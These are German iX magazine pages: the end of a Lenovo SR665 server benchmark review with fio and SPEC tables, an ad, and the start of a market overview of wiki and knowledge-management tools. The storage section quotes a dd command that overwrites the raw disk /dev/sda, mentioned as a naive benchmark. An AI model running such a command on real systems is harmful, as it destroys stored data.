Eine Alternative für Doppel-CPU-Maschinen ist NPS0. Der Speicher beider Prozessoren wird in diesem Fall als ein Knochen angesehen und der Zugriff ist immer garantiert gleich langsam. Eine feinere Aufteilung erlauben die Modi 2 und 4. Ersterer teilt die Speicherkanäle einer CPU in zwei Hälften und weist die Kanäle den zugehörigen CCDs zu, die von einer kürzeren Latenzzeit profitieren. NPS4 ordnet zwei CCDs zwei Speicherkanäle zu und setzt auf diese Weise ein zweifaches Interleaving um.

Solange eine Applikation einen in sich geschlossenen Speicherbereich verwendet und kaum Sharing mit anderen Prozessen stattfindet, ist NPS4 vorteilhaft. Wie zu erwarten, fallen daher die Werte für FPSpeed unter diesem Modus etwas niedriger aus, weil die Benchmarks mit Shared Memory arbeiten und so etwas benachteiligt sind.

Die weiteren Tests finden mit dem Betriebsmodus „Performance“, einem Speicherbusakt von 2933 MHz – also niedriger Latenz –, dem NUMA Mode 4 und abgeschaltetem HW-Multithreading (SMT) statt. Die Tabellen 6 und 7 zeigen die Ergebnisse der Messungen mit optimierten Prozessoreinstellungen. Für INTRate 256 hat die Maschine unter Ubuntu 20.04 nicht genügend Speicher, daher fehlt dieses Er-

gebnis – bekanntlich skaliert INTspeed nicht. Die unter spec.org veröffentlichten Werte sind etwa doppelt so hoch.

## I/O-Überraschung SAS versus NVMe


Zum Messen der I/O-Performance genügt Fio als Werkzeug, um die zwei typischen Szenarien nachzustellen. Beim sequenziellen Schreiben großer Datenmengen ist der oft beschriebene Befehl dd if=/dev/zero of=/dev/sda bs=1M count=4k wenig

hilfreich, da Speichersysteme schnell merken, dass vier Milliarden Nullen folgen, und entsprechend abkürzen. Fio hingegen kann performant Zufallswerte schreiben. Außerdem lässt sich mit dem Tool eine I/O-intensive Applikation durch

**Ergebnisse der Messungen mit GNU-Compiler 9.3 unter Ubuntu 20.04 LTS mit den CPU-Einstellungen Performance, NUMA Mode 4, DDR4-Takt 2933 MHz, ohne SMT. Erhöht man Schritt für Schritt die Anzahl der Benchmark-Prozesse, zeigt sich ein erstaunlicher Verlauf, insbesondere bei INTRate. Die Ausführung von 256 Integer-Prozessen scheitert an fehlendem Speicher (Tabelle 6).**

Prozesse	1	4	8	16	32	64	96	128	256
INTRate	4,43	17,4	34,0	66,8	134	251	352	434	failed
FPrate	6,98	27,5	53,8	106	187	306	378	403	397

Lenovo SR665 mit AMD EPYC 7H12 (2 × 64 C; ohne SMT); Ubuntu 20.04




ein zufälliges Lesen und Beschreiben einer Datei oder eines Raw Device simulieren. Erfolgen diese Messungen auf einem Client, ist es wichtig, die Dateigröße so auszulegen, dass sie größer als der Hauptspeicher des Servers ist, da Services wie NFS oder SMB speicherhungrig zwischenpuffern. Client-Server-Messungen im 10GbE-Netzwerk liegen für NAS-Systeme von QNAP und Synology vor [4].

Auf dem Papier stehen die Ergebnisse der I/O-Tests bereits vorher fest: NVMe ist schneller als SAS, SAS schneller als SATA, Raw schneller als Filesystem, direkt schneller als übers Netz. Die Frage ist nur, um wie viel? Und hier überrascht die SR665: Beim reinen Schreiben mit Fio ist die Welt für die direkt auf der Maschine ausgeführten Messungen noch in Ordnung und zeigt die erwarteten Ergebnisse (siehe Tabelle 8). Fio zeigte jedoch auch beim zufälligen Lesen/Schreiben im Dreiviertelmix via NFS deutliche Unterschiede zwischen den beiden baugleichen Intel-NVMe und einer teilweise höhere IOPS-Rate für die SAS-SSDs auf (siehe Tabelle 9) – dies macht eine umfangreiche Messreihe notwendig.

**Dieselben Bedingungen wie bei der vorigen Messung. Die Anzahl der Threads, die ein Prozess startet, wird stufenweise gesteigert. Die Anzahl der verfügbaren Kerne beträgt 128. FPspeed kann die Kerne nicht optimal ausnutzen, ab 64 Threads müssen sich beide CPUs Speicher via xGMI teilen. Daher sinkt die Leistung schließlich (Tabelle 7).**

Threads	1	4	8	16	32	64	96	128	256
INTspeed	5,04	5,69	5,94	6,16	6,24	6,24	6,27	6,22	6,27
FPSpeed	6,6	22,4	39,8	65,2	93,6	119	129	106	85,6

Lenovo SR665 mit AMD EPYC 7H12 (2 × 64 C; ohne SMT); Ubuntu 20.04



Ursache ist die bereits beschriebene Variation der Prozessoreinstellungen. Da die CPUs die PCIe-Lanes direkt antreiben, hängt der NVMe-Durchsatz auch davon ab, welche CPU welchen Drive und welche das Netzwerk bedient und wie hoch das xGMI getaktet ist.

Zum Beispiel erreicht das NAS-System QNAP ES2486dc mit SAS-SSDs beim Random Access auf eine 4 GByte große Datei via NFS 67 600 IOPS. Die SR665

kommt auf 64 500 für das NVMe-Drive, der an der CPU hängt, die auch das Ethernet bedient. Der SAS-Controller der SR665 schafft mit 61 500 IOPS nahezu den gleichen Durchsatz. Dank des üppigen Hauptspeicherausbau der SR665 bricht die Random-Access-Leistung auch bei sehr großen Dateien von 300 GByte nicht wesentlich ein. Der Vergleich mit der QNAP hinkt jedoch etwas, da der NFS-Server unter Ubuntu immer noch auf Fest-

## TECHNIKUNTERRICHT MACHT ENDLICH SPAB!



### Make: Education

Mit **Make Education** erhalten Sie jeden Monat kostenlose Bauberichte und Schritt-für-Schritt-Anleitungen für einen praxisorientierten Unterricht:

Für alle weiterführenden Schulen

Fächerübergreifend

Digital zum Downloaden


Monatlicher Newsletter

Jetzt kostenlos downloaden:  
[make-magazin.de/education](http://make-magazin.de/education)

© Copyright by Heise Medien.

**FIO seq. Write (MByte pro Sekunde) Blocksize = 1 MByte**

		nvme0	nvme1	sas	nvme0	nvme1	sas	nvme0	nvme1	sas
Filesize	Modus	raw	raw	raw	ext4	ext4	ext4	nfs	nfs	nfs
4 GByte	default	2983	2841	1102	2966	2892	1091	1044	849	885
4 GByte	optimiert	2922	2850	1100	2854	2771	1099	1047	1178	1170
300 GByte	default	2965	2948	1098	2969	2921	1110	723	805	823
300 GByte	optimiert	3021	2971	1104	2901	2829	1096	993	927	996



Die sequentielle Schreibleistung misst Fio mit den Optionen `--randrepeat=1 --ioengine=libaio --direct=1 --gtod_reduce=1 --name=name filename=$fn bs=1M --iodepth=256 --readwrite=write --rwmixread=0 --rwmixwrite=100 size=$size --end_fsync=1 -numjobs=1` gegen ein Raw Device, ein EXT4-Filesystem und via NFS. Die Blockgröße beträgt 1 MByte, die Dateigrößen 4 GByte beziehungsweise 300 GByte. Letztere ist größer als der Hauptspeicher. Modus gibt die CPU-Konfiguration an, Default sind die Werkseinstellungen. Optimiert entspricht den Einstellungen, die auch die SPEC-Benchmarks verwenden. Besonders via NFS (asynchron konfiguriert) unterscheidet sich die Schreibleistung für die beiden baugleichen Intel-NVMe-Drives, weil unterschiedliche CPUs sie ansteuern (Tabelle 8).


platten ausgelegt ist – anders lässt sich das Absacken der IOPS-Leistung via NFS kaum erklären. Die üblichen Tricks – Vergrößern der Anzahl der Threads oder des Netzwerkuffers – erhöhen die Leistung nur unwesentlich.

Anders verhält es sich bei Samba: Mit den Standardeinstellungen des smbd ist der I/O-Durchsatz mit dem des NFS-Servers vergleichbar und auch hier bringen NVMe-Drives keine Vorteile gegenüber SAS-SSDs. Durch das Setzen diverser

Tuning-Parameter in der smb.conf kann der smbd zur extensiven Nutzung des Hauptspeichers überredet werden und kommt – solange Letzterer reicht – zu IOPS-Werten von über 100 000, mit leichten Vorteilen für das SAS-Protokoll. Über-

**FIO random access (IOPS) Blocksize = 4k**

		nvme0	nvme1	sas	nvme0	nvme1	sas	nvme0	nvme1	sas
Filesize	Modus	raw	raw	raw	ext14	ext14	ext14	nfs	nfs	nfs
4 GByte	default	207 900	374 600	98 500	242 800	303 300	100 000	48 300	49 900	51 600
4 GByte	optimiert	301 300	290 500	138 800	278 800	258 700	131 500	64 500	61 200	61 500
300 GByte	default	64 100	255 900	94 300	140 000	168 100	63 100	26 002	38 923	32 136
300 GByte	optimiert	303 900	291 800	157 500	238 800	218 700	109 500	54 900	53 700	52 500




Fio arbeitet zehn Minuten lang in 4k-Blöcken im Lese-Schreib-Mix von 75/25 gegen ein 4 oder 300 GByte großes Raw Device beziehungsweise eine Datei. Beim Default-Modus ziehen die CPU-Werkseinstellungen, „Optimiert“ entspricht denen der SPEC-Benchmarks. Die Leistung des asynchron arbeitenden nfsd ist bei Verwendung von NVMe-Medien stark von der CPU-Leistung abhängig. Allerdings ist der nfsd unter Ubuntu 20.04 nicht optimiert, sodass SAS-SSDs mit NVMe gleichwertig sind. Dies kann bei optimierten Diensten anders ausfallen (Tabelle 9).

**Lastvergleich (20 GByte, 600 sec)**

		<b>sas</b>	<b>nvme</b>
<b>1 Drive, 1 Ordner</b>	<b>1</b>	58 900	60 100
<b>1 Drive, 1 Ordner</b>	<b>2</b>	56 932	60 669
<b>1 Drive, 1 Ordner</b>	<b>4</b>	56 356	55 711
<b>1 Drive, 1 Ordner</b>	<b>8</b>	54 073	52 835
<b>1 Drive, 1 Ordner</b>	<b>16</b>	51 294	53 091
<b>1 Drive, 2 Ordner</b>	<b>je 1</b>	56 817	59 468
<b>1 Drive, 2 Ordner</b>	<b>je 2</b>	56 562	55 502
<b>1 Drive, 2 Ordner</b>	<b>je 4</b>	55 582	54 036
<b>1 Drive, 2 Ordner</b>	<b>je 8</b>	52 707	54 575
<b>2 Drives, je 1 Ordner</b>	<b>je 1</b>	115 600	114 400
<b>2 Drives, je 1 Ordner</b>	<b>je 2</b>	118 577	118 917
<b>2 Drives, je 1 Ordner</b>	<b>je 4</b>	111 449	113 906
<b>2 Drives, je 1 Ordner</b>	<b>je 8</b>	104 501	102 879
<b>2 Drives, je 2 Ordner</b>	<b>je 4</b>	100 699	101 313

Mehrere Fio-Prozesse arbeiten via NFS 10 Minuten lang parallel in 4k-Blöcken im Lese-Schreib-Mix (75/25) gegen zuvor gespeicherte 20 GByte große Dateien. Die SAS-SSDs steuert ein RAID-Controller im JBOD-Modus, die CPUs die NVMe direkt. Bei den IOPS-Zahlen handelt es sich um die aufsummierten Werte. Wegen der schnellen Ethernet-Kopplung (25 GbE) beeinflusst das Netzwerk die Messungen nicht (Tabelle 10).



schreitet die Dateigröße jedoch die des Hauptspeichers, bricht der Durchsatz ein.

## Netzwerk als dritte Benchmark-Disziplin

Zum Benchmark-Triathlon gehört der Lasttest via Netzwerk. Zwar ist der Einsatz der Hochleistungs-CPU 7H12 als Netzwerkserver wie Perlen vor die Säue werfen, doch lassen sich die Erkenntnisse auf EPYCs mit weniger Kernen übertragen. In der Testumgebung mit 25GbE bremst kein enger Schlauch den Durchsatz, lediglich die Gesamtarchitektur aus Hard- und Software kann sich selbst ein Bein stellen.

Beim Lasttest arbeiten mehrere parallele Fio-Prozesse zehn Minuten lang via NFS in 4k-Blöcken im Lese-Schreib-Mix von 75/25 gegen zuvor hinterlegte 20 GByte große Dateien. Tabelle 10 zeigt die summierten I/O-Werte pro Sekunde. Beim stufenweisen Steigern der Anzahl der Prozesse von 1 bis 16 zeigt sich, dass der maximale Durchsatz nahezu gleich bleibt. Bei zwei Prozessen halbiert sich der Durchsatz pro Prozess also. Bespielt man zwei Laufwerke parallel, verdoppelt sich die Leistung zunächst. Folglich bildet das

Synchronisieren der Disks durch den nfsd den Engpass. Der nfsd versucht, die gesamte Datei im Speicher zu halten und bloß die Änderungen zurückzuschreiben. Übersteigt die Gesamtgröße des Arbeitsvolumens die Größe des Puffers, sinkt der Durchsatz. Auch hier zeigt sich der SAS-Controller mit den durch die CPUs getriebenen NVMe gleichwertig: Ein Standard-Linux ist also noch nicht für SoC-CPU mit direkter Ansteuerung des Massenspeichers optimiert.

## Fazit

Als Universalserver deckt Lenovos SR665 nahezu das gesamte Anwendungsspektrum ab: Sie kann als kleiner Backup-Server mit einfachen SATA-Disks, als Datenbanksystem mit schnellen NVMe-Drives oder als GPU-Server für komplexe Rechenaufgaben dienen – dank des skalierbaren SoC-Designs der EPYC-CPU. Um Spitzenleistungen zu erhalten, ist eine nutzungsspezifische Konfiguration des Prozessors zwingend notwendig, denn die Werkseinstellungen überzeugen im Efficiency-Modus nicht.

Hohe Leistung lässt sich auch mit günstigerem 2933-MHz-RAM erzielen.

Die Doppelausstattung mit der 7H12-CPU bietet hohen Durchsatz für viele Prozesse. Für leistungshungrige Anwendungen kann eine CPU mit weniger Kernen und großem L3-Cache bei niedrigeren Anschaffungskosten die gleiche Performance erreichen.  
(fo@ix.de)

## Quellen

- [1] Hubert Sieverding; Underdog; Dells PowerEdge R7415 mit AMDs EPYC; iX 9/2018, S. 70
- [2] Hubert Sieverding; Doppeldecker; Lenovos ThinkSystem SR850; iX 2/2019, S. 64
- [3] Hubert Sieverding; Rotes Herzstück; Lenovos KMU-Server mit AMDs EPYC; iX 2/2020, S. 72
- [4] Hubert Sieverding; Im Doppelpack; Zwei Midrange-NAS mit redundanten Controllern im Test; iX 9/2020, S. 64

## Hubert Sieverding

arbeitet nach langjähriger Tätigkeit in der Automobilbranche als freier Autor. 



**Marktübersicht: Was Knowledge-Management-Systeme leisten**

# Wissen ist Macht

**Martin Gerhard Loschwitz**

Wissensmanagementsysteme haben sich zum Rückgrat vieler agiler Unternehmen entwickelt – doch nicht jede Software eignet sich für jeden Einsatzzweck gleich gut. *iX* stellt die wichtigsten Produkte vor und schaut ihnen unter die Haube.

Noch Mitte der 2000er-Jahre dominierten die Datensilos: Experten für Storage, Netzwerk und Systemadministration arbeiteten in separaten Teams, das großflächige Teilen von Wissen zwischen Teams fand schlicht nicht statt. Die Cisco-Experten der Netzwerkteams hätten mit Infos zu den Storage-Systemen von NetApp oder EMC ebenso wenig anfangen können wie die Linux-Developer mit Handbüchern für Router von Cisco.

Nicht zuletzt im Sog der Cloud hat sich aber die agile Arbeitsweise in den vergangenen Jahren radikal ausgebreitet. An Bedeutung verloren hat dabei vielerorts das

klassische Silodenken mit separaten Teams für Netzwerk, Storage und Linux-Administration. Stattdessen gilt das Mantra des Software-defined Everything: Switches nutzen Linux, Storage ist in Form von Ceph auch nur ein Programm, das auf Standardhardware läuft, und Linux-Admins müssen Probleme in Ceph ebenso aufstöbern können wie jene in den Linux-Switches. Statt zertifizierter Experten brauchen die Plattformen der Gegenwart gute Allrounder, vor allem aber eine unternehmensweite „Single Source of Truth“. In der müssen für alle Mitarbeiterinnen und Mitarbeiter alle relevanten Informa-

tionen jederzeit auf Abruf zur Verfügung stehen.

## Single Source of Truth

Das Prinzip eines zentralen Firmenwikis ist nicht neu und sie finden sich heute in fast allen Unternehmen. Im Kontext agiler Methoden ist die Bedeutung dieser Systeme in den vergangenen Jahren allerdings kontinuierlich gestiegen. Aber heute ist die „Single Source of Truth“ in Firmen eher ein zentrales System für das Management von Wissen denn ein einfaches Wiki, in das jede und jeder hineinschreibt, was ihr oder ihm gerade einfällt.

Dass das zentrale Wissensmanagement in Firmen immer wichtiger wird, ist denn auch vielen Dienstleistern nicht entgangen. Atlassians Confluence hat bald 17 Jahre auf dem Buckel und sich definitiv zum Marktführer entwickelt. Dennoch gibt es leistungsstarke Alternativen zum Branchenprimus, die diesen in mancherlei Hinsicht auch ausstechen.

Wer etwa Wert auf Open Source legt, ist bei Confluence definitiv falsch. Wer mit der Struktur von Confluence mit unterschiedlichen Spaces nichts anfangen kann, ist mit einer Alternative vielleicht besser bedient. *iX* stellt in dieser Marktübersicht aktuelle Tools für Wissensmanagement vor, namentlich BlueSpice, DokuWiki,

**Berechtigungen für einzelne Benutzer definiert der Administrator in Confluence auf Basis bestehender Gruppen, die sich auch aus LDAP oder AD beziehen lassen (Abb. 1).**

Professional.Wiki (MediaWiki), TikiWiki und XWiki, und misst sie am Marktführer Confluence von Atlassian (siehe Tabelle „Marktübersicht“).

## Fünf Kriterien im Fokus

Der Artikel legt sein Hauptaugenmerk dabei auf fünf Punkte: Neben der Struktur, in der die Software Wissen organisiert (Subwikis, Spaces, Baumstrukturen in Seiten), ist auch von Bedeutung, wie gut die jeweilige Lösung gespeicherte Informationen durchsuchbar hält. Bestimmte Compliance-Features sind zudem ein Muss, etwa die Fähigkeit, die Software an eine Benutzerverwaltung per LDAP oder Active Directory anzuschließen. Weil das Wissen auch irgendwie in die Software hineingelangen muss, ist die Möglichkeit zur Texteingabe ein ebenso relevantes Kriterium: Ist der Editor auch für Nicht-Profis zu bedienen? Lässt er sich per Plug-in austauschen? Lassen sich überhaupt weitere Funktionen per Plug-in nachrüsten? Diese fünf Kriterien bilden den Testparcours.

### Der Klassenprimus: Confluence von Atlassian

Für viele Admins ist „zentrales Wissensmanagement“ bedeutungsgleich mit dem Produktnamen Confluence. Dass diese Sichtweise zu kurz greift, wird der Arti-

kel im weiteren Verlauf noch darlegen. Zur Wahrheit gehört aber auch, dass Confluence sich den Ruf des Klassenprimus hart erarbeitet hat.

Denn Confluence war als umfassende Lösung früh am Markt und nicht nur leicht zu installieren, sondern auch überaus gut benutzbar und kommt ab Werk mit sinnvollen Standardeinstellungen. Das merken Nutzer wie Admins an vielen Stellen, etwa der Struktur, in der Confluence Wissen speichert und verwaltet. Die Lösung geht einerseits von einem großen Namespace aus, bietet aber die Möglichkeit, diesen in unterschiedliche Spaces zu unterteilen. Weil für jeden Space separate Berechtigungen zu vergeben sind, lässt Confluence sich faktisch recht bequem übersichtlich halten – zumindest auf der Ebene der Spaces. In diesen ist allerdings ein Stück Arbeit notwendig, um eine Baumstruktur sinnvoll für Seiten und deren Unterseiten einzurichten. Diese Arbeit erledigen die Autoren der Seiten im schlimmsten Falle selbst per Drag-and-Drop, was nicht sonderlich bequem ist.

Zudem erlaubt es Confluence per Rechtesystem, Relationen zwischen Inhalten in Spaces einzuschränken. Eine Seite aus einem Space lässt sich etwa nur mit Seiten in anderen Spaces verbinden, wenn der zugreifende Nutzer auch auf beide Spaces

Zugriffsrechte hat. Wer die Confluence-Rechteverwaltung auf der Ebene von Spaces nutzt, um bestimmte Bereiche der Wissensdatenbank nur bestimmten Gruppen von Nutzern verfügbar zu machen, unterbindet hier Interaktion und damit auch Kreativität.


Die Unterteilung in Spaces mit eigener Rechteverwaltung erschwert zudem den zweiten Aspekt des Tests. Zentrales Wissen ist nur nützlich, wenn eben die Personen Zugriff darauf haben, die es auch benötigen. Will ein Benutzer in Confluence auf Inhalte zugreifen, für die ihm die Berechtigungen fehlen, wirft die Lösung natürlich eine Fehlermeldung aus. Dasselbe gilt aber für Suchergebnisse, in denen Seiten mit Treffern gar nicht erst auftauchen, wenn dem suchenden Benutzer die Zugriffsrechte auf den Space oder die Seite fehlen (Abbildung 1). Abgesehen davon funktioniert die integrierte Suche in Confluence aber zuverlässig – sie ist eine Eigenimplementierung von Atlassian und unterstützt etwa auch die Suche nach Keywords oder nach bestimmten Parametern. Eine semantische Suche bietet Confluence jedoch ab Werk nicht.

### Compliance: gar kein Problem

Ist ein Produkt seit so langer Zeit etabliert wie Confluence, dann sind die Compliance-Anforderungen in normalen Unternehmen für die Software keine große Herausforderung. Confluence verfügt über eine eigene interne Benutzer- und Rechteverwaltung. Alternativ zur internen Benutzerdatenbank lässt sich Confluence auch an ein LDAP- oder ein Active-Directory-Verzeichnis anschließen. Es bezieht Nutzer- und Gruppeninformationen dann aus diesen Verzeichnissen, legt seine eigene

## TRACT

- Confluence dominiert den Markt für Wissensmanagementsoftware. Hersteller Atlassian stellt allerdings sein Geschäftsmodell um und drängt seine On-Premises-Kunden in die Cloud.
- Es gibt eine Reihe unternehmenstauglicher Wikis zur lokalen Installation als Alternative zu Confluence.
- Darunter sind diverse Open-Source-Projekte, die mit vielen Features und innovativen Ideen glänzen.



**Confluence bietet einen klassischen WYSIWYG-Editor, der sich im Alltag gut schlägt und leicht zu bedienen ist (Abb. 2).**

Rechteverwaltung jedoch darüber. Nutzt man die eingebaute User-Datenbank, sind Funktionen wie Passwortwechsel, erzwungene Passwortwechsel und andere Standardprozeduren möglich. Generell wird Confluence Admins in Sachen Zugriffskontrolle keine Schwierigkeiten bereiten.

Besonders große Firmen wünschen sich oft, dass täglich genutzte Werkzeuge wie Confluence zumindest Elemente des Corporate Design nutzen. Confluence hat verschiedene Theming-Optionen und erlaubt die optische Anpassung, allerdings nur bis zu einem bestimmten Grad – die grundsätzliche Struktur der Seiten, wie Confluence sie darstellt, bleibt erhalten.

## Auf der Höhe der Zeit: Editoren in Confluence

Ab Werk kommt in Confluence ein WYSIWYG-Editor („What you see is what you get“) zum Einsatz (Abbildung 2). Während der Nutzer also Texte eingibt, sieht er bereits, wie die später im Wiki aussehen werden. Außerdem erkennt der Editor in Confluence Markup-Blöcke im Text oder die Eingabe von Code. Das hilft, etwa Programmiertext elegant in Confluence-Seiten zu integrieren. Wer den Confluence-Editor nicht mag, hat allerdings Pech: Alternativen gibt es nicht und per Plug-in lässt er sich auch nicht austauschen.

Weniger Blöße gibt sich Confluence beim Thema Plug-ins. Das gilt sowohl für die Schnittstelle der Software-Plug-ins als

auch für die API-Schnittstelle zur Software, die vorbildlich penibel genau dokumentiert ist. Auch beim Blick auf die Anzahl der verfügbaren Plug-ins ist Confluence das Maß aller Dinge: Eine ganze Reihe von Unternehmen bietet Plug-ins und die Entwicklung derselben für Confluence an. Entsprechend breit ist der Funktionsumfang: Manche Plug-ins integrieren andere Onlinedienste wie Draw.io, andere erweitern Confluence um automatische Abläufe. Compliance-Plug-ins bieten Revisionssicherheit und erlauben es, in Confluence Dokumente etwa für ISO-Zertifizierungen standardkonform zu verwalten.

Und natürlich sind sämtliche Werkzeuge aus der Atlassian-Toolchain perfekt in Confluence integriert. Das geschieht zwar nicht per Plug-in, sondern per API, funktioniert im Alltag aber bestens. Wer etwa Jira als Issue Tracker nutzt, verlinkt in Confluence Jira-Tickets aus Dokumen-

ten heraus. Das macht Spaß und hilft in der Praxis sehr, die verschiedenen Verzeichnisse übersichtlich und verzahnt zu halten.

## Lizenzen: Atlassian zwingt Anwender in die Cloud

Im November 2020 hat Atlassian angekündigt, die bisher verfügbaren Lizenzen für die On-Premises-Nutzung von Confluence und diverser anderer Produkte wie Jira einzustellen. Stattdessen verweist der Anbieter auf die Atlassian-Cloud, in der sich Confluence, Jira und Co. auf monatlicher Basis mieten lassen. Die Kontrolle behält dabei stets der Anbieter: Die Cloud-Produkte hostet Atlassian, ein unter US-Gesetzgebung stehendes Unternehmen, auf eigener Hardware. Nicht nur also, dass Confluence keine Open-Source-Software ist und Nutzer der Software bedingt durch diesen Umstand einen Teil der Kontrolle über ihre Daten aufgeben: On Premises lässt sich die Software künftig nur noch betreiben, wenn man zur Datacenter-Lizenz wechselt, die mit mindestens 27 000 US-Dollar für bis zu 500 Nutzer zu Buche schlägt – und zwar pro Jahr.

Allerdings ist die Cloud-Version gerade vor dem Hintergrund des wachsenden Verlangens nach Datensouveränität für viele Anwender schlicht keine Option. Viele Firmen schließen es in ihrem eigenen Compliance-Regelwerk explizit aus, kritische Daten wie Firmengeheimnisse anderen Unternehmen zu überantworten. Mit Confluence on Premises war das bisher kein Problem, doch die Cloud-Variante wirft Rechts- und Compliance-Fragen auf. Gerade das Schrems-II-Urteil

The screenshot shows the BlueSpice search center interface. At the top, there's a search bar with the query "customizing". Below it, the title "Search center" is displayed. It shows 9 hits for "customizing". There are two main sections of results:

- Personalization**: A card with the title "About you User Page Change profile picture and Avatars **Customizing** Personal preferences Using the UserSideBar". It includes details: Type: WikiPage | Created: 31 August 2016 | Modified: 23 July 2020 | Category: Portal.
- Customize your wiki**: A card with the title "By **customizing** your wiki individually you will get informations very quick.". It includes details: Type: WikiPage | Created: 17 August 2016 | Modified: 23 July 2020 | Category: Personalization.
- Personal navigation** (original title: Manual:Extension/BlueSpiceUserSidebar): A card with the title "Customizing the sidebar To customize the content of this sidebar, click on Edit sidebar at the bottom". It includes details: Type: WikiPage | Created: 10 April 2018 | Modified: 23 July 2020 | Category: Personalization | Sections: Customizing the sidebar.

**BlueSpice bietet neben der Standardsuche in der Pro-Variante als eine der wenigen Lösungen im Test auch eine semantische Suche (Abb. 3).**

